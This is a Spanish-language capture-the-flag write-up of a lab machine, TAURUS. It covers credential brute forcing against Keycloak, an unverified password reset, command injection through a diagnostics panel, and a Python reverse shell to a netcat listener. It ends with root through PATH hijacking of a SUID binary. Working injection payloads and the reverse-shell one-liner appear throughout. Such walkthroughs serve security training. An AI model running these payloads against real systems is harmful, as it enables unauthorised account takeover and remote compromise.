
```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ for user in admin keycloak administrator; do
  for pass in admin keycloak password 123456 admin123; do
    echo -n "$user:$pass → "
    curl -s -X POST "http://172.17.0.2:8080/auth/realms/taurus-corp/protocol/openid-connect/auth" \
      -H "Content-Type: application/x-www-form-urlencoded" \
      -d "client_id=admin-cli&username=$user&password=$pass&grant_type=password" | grep -q "access_token" && echo "✅" ||
    echo "❌"
  done
done
admin:admin → ❌
admin:keycloak → ❌
admin:password → ❌
admin:123456 → ❌
admin:admin123 → ❌
keycloak:admin → ❌
keycloak:keycloak → ❌
keycloak:password → ❌
keycloak:123456 → ❌
keycloak:admin123 → ❌
administrator:admin → ❌
administrator:keycloak → ❌
administrator:password → ❌
administrator:123456 → ❌
administrator:admin123 → ❌
```

Probar path traversal en Keycloak

```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ curl -s "http://172.17.0.2:8080/auth/realms/taurus-corp/../../../../etc/passwd"
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>

(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ curl -s "http://172.17.0.2:8080/auth/realms/taurus-corp/../../../../admin/realms/taurus-corp/users"
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
```

Reseteo de credenciales sin verificación (CVE-2026-18963)



Reset Password | Taurus IAM

Not Secure http://172.17.0.2:8080/auth/realms/taurus-corp/login-actions/reset-cred

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



Credential Recovery

Realm: taurus-corp (Flow: reset-credentials)

Password and confirmation fields are required

Username or Corporate Email

admin

admin

Standard flow requires email token confirmation. Enter username to request token.

Submit Reset Request

Back to Login

Keycloak / RHBK 26.6.0 Credential Reset Subsystem

En la web vemos que, al iniciar el proceso de recuperación de credenciales, nos da un mensaje que se requieren los campos de password y confirmation pero no hay donde ingresarlos en la web, por lo que probaremos ejecutarlo de forma manual

Primero probaremos mandando solo el usuario (se probaran con varias cuentas comunes e inferidas del entorno del lab)

```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ for user in admin administrator taurus-corp taurus.admin taurus_admin; do
  echo -n "$user" → "
  curl -s -X POST "http://172.17.0.2:8080/auth/realms/taurus-corp/login-actions/reset-credentials" \
    -d "username=$user" \
    -c cookies_$user.txt
done
```

En todos los casos se obtuvo HTTP 200 y se descubrió el valor RESET_CREDENTIALS

<input type="hidden" name="execution" id="execution" value="RESET_CREDENTIALS">

Ahora vamos a probar de nuevo con este valor

```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ for user in admin administrator taurus-corp taurus.admin taurus_admin; do
  for pass in Hacker123; do
    echo -n "$user:$pass" → "
    curl -s -X POST "http://172.17.0.2:8080/auth/realms/taurus-corp/login-actions/reset-credentials" \
      -d "execution=RESET_CREDENTIALS&username=$user&password=$pass&password_confirm=$pass" \
      -b cookies_$user.txt
  done
done
```

Se obtuvo en todos los casos


Credentials for \$user updated successfully. You can now authenticate

Todos los usuarios probados dieron positivo al cambio de contraseña sin validar si son usuarios validos o no del sistema


Ahora vamos a probar iniciar sesión en el panel administrativo IAM SSO

```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ for user in admin administrator taurus-corp taurus.admin taurus_admin; do
  for pass in Hacker123; do
    echo -n "$user:$pass → "
    curl -v -X POST "http://172.17.0.2:8080/auth/realms/taurus-corp/protocol/openid-connect/auth" \
      -d "username=$user&password=$pass" 2>&1 | grep -E "HTTP|Location"
  done
done
0 0 0 0 0 0 0 0 0* using HTTP/1.x
> POST /auth/realms/taurus-corp/protocol/openid-connect/auth HTTP/1.1
< HTTP/1.1 200 OK
0 0 0 0 0 0 0 0 0* using HTTP/1.x
> POST /auth/realms/taurus-corp/protocol/openid-connect/auth HTTP/1.1
< HTTP/1.1 200 OK
0 0 0 0 0 0 0 0 0* using HTTP/1.x
> POST /auth/realms/taurus-corp/protocol/openid-connect/auth HTTP/1.1
< HTTP/1.1 200 OK
0 0 0 0 0 0 0 0 0* using HTTP/1.x
> POST /auth/realms/taurus-corp/protocol/openid-connect/auth HTTP/1.1
< HTTP/1.1 200 OK
0 0 0 0 0 0 0 0 0* using HTTP/1.x
> POST /auth/realms/taurus-corp/protocol/openid-connect/auth HTTP/1.1
< HTTP/1.1 302 FOUND
< Location: /auth/admin/
```

Hemos logrado encontrar un usuario válido del sistema, con todos los otros usuarios se obtiene una respuesta http 200 y solamente con taurus_admin se obtiene http 302 que es una redirección a /auth/admin



Ya dentro del panel podemos ver la confirmación del usuario encontrado y la existencia de dos usuarios más, vamos a explorar el sitio para ver que encontramos



Encontramos una sección de diagnóstico con la cual se pueden ejecutar tres comandos, vamos a analizar el código fuente para ver si encontramos algo

ANÁLISIS DEL PANEL DE DIAGNÓSTICO

Funcionalidad:

- **Target Host / Gateway URL:** Campo de entrada para una URL o IP.
- **Diagnostic Protocol:** Selección entre ping, ldap (curl), webhook (curl -I).
- **Botón "Execute Diagnostic Probe":** Ejecuta el comando seleccionado.
- **Output:** Muestra la salida del comando en un `<pre>`.

Código JavaScript:

```
fetch('/auth/admin/diagnostics', {  
  method: 'POST',  
  body: formData  
});
```

El servidor ejecuta comandos basados en los parámetros target y action. Esto es un **Command Injection** potencial

Vamos a probar ejecutar comandos con ping

Comando cat /etc/passwd

Identity Sync & Webhook Diagnostics

Run network connectivity and LDAP / Webhook endpoint synchronization checks.

Target Host / Gateway URL

127.0.0.1 | cat /etc/passwd

Diagnostic Protocol

ICMP Echo (ping)

Execute Diagnostic Probe

DIAGNOSTIC OUTPUT

ping -c 2 127.0.0.1 | cat /etc/passwd

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
taurus:x:1000:1000::/home/taurus:/bin/bash
fin_operator:x:1001:1001::/home/fin_operator:/bin/bash
taurus_admin:x:1002:1002::/home/taurus_admin:/bin/bash
```

```
(chifay@kali) - [~/Whoami-Labs/TAURUS]
$ curl -s -X POST "http://172.17.0.2:8080/auth/admin/diagnostics" \
-H "Cookie: session=eyJyb2x1Ijo1YWRtaW4iLCJ1c2VyIjo1dGF1cnVzX2FkbWwIn0.aqQL3Q.UbtEu_EgjcsmhCdcx-6yUBefX_U" \
-d "target=127.0.0.1; cat /etc/passwd&action=ping" | jq
{
  "command": "ping -c 2 127.0.0.1; cat /etc/passwd",
  "output": "PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.\n64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.042 ms\n64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms\n\n--- 127.0.0.1 ping statistics ---\n2 packets transmitted, 2 received, 0% packet loss, time 1019ms\nrtt min/avg/max/mdev = 0.042/0.045/0.049/0.003 ms\nroot:x:0:0:root:/root:/bin/bash\nndamon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n_apt:x:42:65534::/nonexistent:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin\nsystemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin\nmessagebus:x:100:101::/nonexistent:/usr/sbin/nologin\nsshd:x:101:65534::/run/sshd:/usr/sbin/nologin\ntaurus:x:1000:1000::/home/taurus:/bin/bash\nfin_operator:x:1001:1001::/home/fin_operator:/bin/bash\n\n",
  "status": "success"
}
```

Comando id

Identity Sync & Webhook Diagnostics

Run network connectivity and LDAP / Webhook endpoint synchronization checks.

Target Host / Gateway URL

127.0.0.1|id

Diagnostic Protocol

ICMP Echo (ping) ▾

Execute Diagnostic Probe

DIAGNOSTIC OUTPUT

ping -c 2 127.0.0.1 | id

uid=1000(taurus) gid=1000(taurus) groups=1000(taurus)

```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ curl -s -X POST "http://172.17.0.2:8080/auth/admin/diagnostics" \
-H "Cookie: session=eyJyb2xlIjoiYWRTaW4iLCJ1c2VyIjoiaGF1cnVzX2FkbWluIn0.aqQl3Q.UbtEu_EgjcsmhCdx-6yUBefX_U" \
-d "target=127.0.0.1; id&action=ping" | jq
{
  "command": "ping -c 2 127.0.0.1; id",
  "output": "PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.\n64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.084 ms\n64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.051 ms\n--- 127.0.0.1 ping statistics ---\n2 packets transmitted, 2 received, 0% packet loss, time 1029ms\nrtt min/avg/max/mdev = 0.051/0.067/0.084/0.016 ms\nuid=1000(taurus) gid=1000(taurus) groups=1000(taurus)\n",
  "status": "success"
}
```

Podemos ejecutar comandos en el sistema como el usuario taurus, vamos a intentar realizar un remote shell, primero vamos a poner en una terminal a escuchar con nc

```
chifay@kali: ~/Whoami-Labs/TAURUS
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/TAURUS chifay@kali: ~/Whoami-Labs/TAURUS chifay@kali: ~/Whoami-Labs/TAURUS
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Después ejecutamos nuestro código para la reverse shell con python

```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ curl -s -X POST "http://172.17.0.2:8080/auth/admin/diagnostics" \
-H "Cookie: session=eyJyb2xlIjoiYWRTaW4iLCJ1c2VyIjoiaGF1cnVzX2FkbWluIn0.aqQl3Q.UbtEu_EgjcsmhCdx-6yUBefX_U" \
-d "target=127.0.0.1; python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"172.17.0.1\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\",\"-i\"])&action=ping' | jq
```

De regreso a nuestra terminal que dejamos en escucha

```
chifay@kali: ~/Whoami-Labs/TAURUS
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/TAURUS chifay@kali: ~/Whoami-Labs/TAURUS chifay@kali: ~/Whoami-Labs/TAURUS
(chifay@kali)~[~/Whoami-Labs/TAURUS]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 35742
/bin/sh: 0: can't access tty; job control turned off
$
```

Vamos a estabilizar la sesión

```
chifay@kali: ~/Whoami-Labs/TAURUS
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/TAURUS chifay@kali: ~/Whoami-Labs/TAURUS chifay@kali: ~/Whoami-Labs/TAURUS
(chifay@kali)~[~/Whoami-Labs/TAURUS]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 35742
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/local/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
taurus@taurus:/app$ export TERM=xterm
export TERM=xterm
taurus@taurus:/app$ export SHELL=/bin/bash
export SHELL=/bin/bash
taurus@taurus:/app$ ^Z
zsh: suspended nc -lvp 4444

(chifay@kali)~[~/Whoami-Labs/TAURUS]
$ stty raw -echo; fg
[1] + continued nc -lvp 4444

taurus@taurus:/app$
taurus@taurus:/app$
```

Búsqueda de binarios SUID

```
taurus@taurus:/app$ find / -perm -4000 -type f -ls 2>/dev/null
797077 64 -rwsr-xr-x 1 root root 62672 Dec 14 2025 /usr/bin/chfn
798614 68 -rwsr-xr-x 1 root root 68248 Dec 14 2025 /usr/bin/passwd
798681 72 -rwsr-xr-x 1 root root 72000 Nov 21 2024 /usr/bin/su
797426 88 -rwsr-xr-x 1 root root 88496 Dec 14 2025 /usr/bin/gpasswd
798705 36 -rwsr-xr-x 1 root root 35128 Nov 21 2024 /usr/bin/umount
798533 60 -rwsr-xr-x 1 root root 59704 Nov 21 2024 /usr/bin/mount
797126 52 -rwsr-xr-x 1 root root 52880 Dec 14 2025 /usr/bin/chsh
798564 48 -rwsr-xr-x 1 root root 48896 Dec 14 2025 /usr/bin/newgrp
812470 52 -rwsr-xr-- 1 root messagebus 51272 Sep 16 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
812675 644 -rwsr-xr-x 1 root root 657984 May 5 10:26 /usr/lib/openssh/ssh-keysign
819456 16 -rwsr-xr-x 1 root root 16376 Aug 27 05:49 /usr/local/bin/taurus-vault
taurus@taurus:/app$
```

El binario SUID que me llama la atención es taurus-vault, vamos a analizarlo para ver que hace

Del análisis de strings encontramos

```
[+] Executing system sync worker...
taurus-sync-worker --verify-all
[+] Keystore verification completed successfully.
```

El binario **ejecuta** taurus-sync-worker sin especificar la ruta completa, lo que significa que **busca el comando en el PATH**. Si creamos un binario malicioso con ese nombre en un directorio que esté en el PATH, se ejecutará como root

Explotación de PATH HIJACKING

- Creación de script malicioso y dar permisos de ejecución

```
taurus@taurus:~$ app$ cat > /tmp/taurus-sync-worker << 'EOF'
> #!/bin/bash
> /bin/bash -p
> EOF
taurus@taurus:~$ app$ chmod +x /tmp/taurus-sync-worker
taurus@taurus:~$ app$
```

- Incluir /tmp en el PATH

```
taurus@taurus:~$ echo $PATH
/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
taurus@taurus:~$ export PATH=/tmp:$PATH
taurus@taurus:~$ echo $PATH
/tmp:/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
taurus@taurus:~$
```

- Ejecutar `/usr/local/bin/Taurus-vault`

```
taurus@taurus:/app$ /usr/local/bin/taurus-vault
[*] Taurus Enterprise Vault Integrity Auditor v3.2
[*] Initializing cryptographic keystore verification...
[+] Executing system sync worker...
root@taurus:/app#
```

Como podemos ver ya nos cambió el prompt y ya somos root, vamos a buscar la bandera

```
root@taurus:/app# whoami  
root  
root@taurus:/app# find / -name flag.txt 2>/dev/null  
/root/.flag.txt  
root@taurus:/app# cat /root/.flag.txt  
AuthNLABs{[REDACTED]}  
root@taurus:/app#
```

Hemos obtenido la bandera, vamos a verificarla

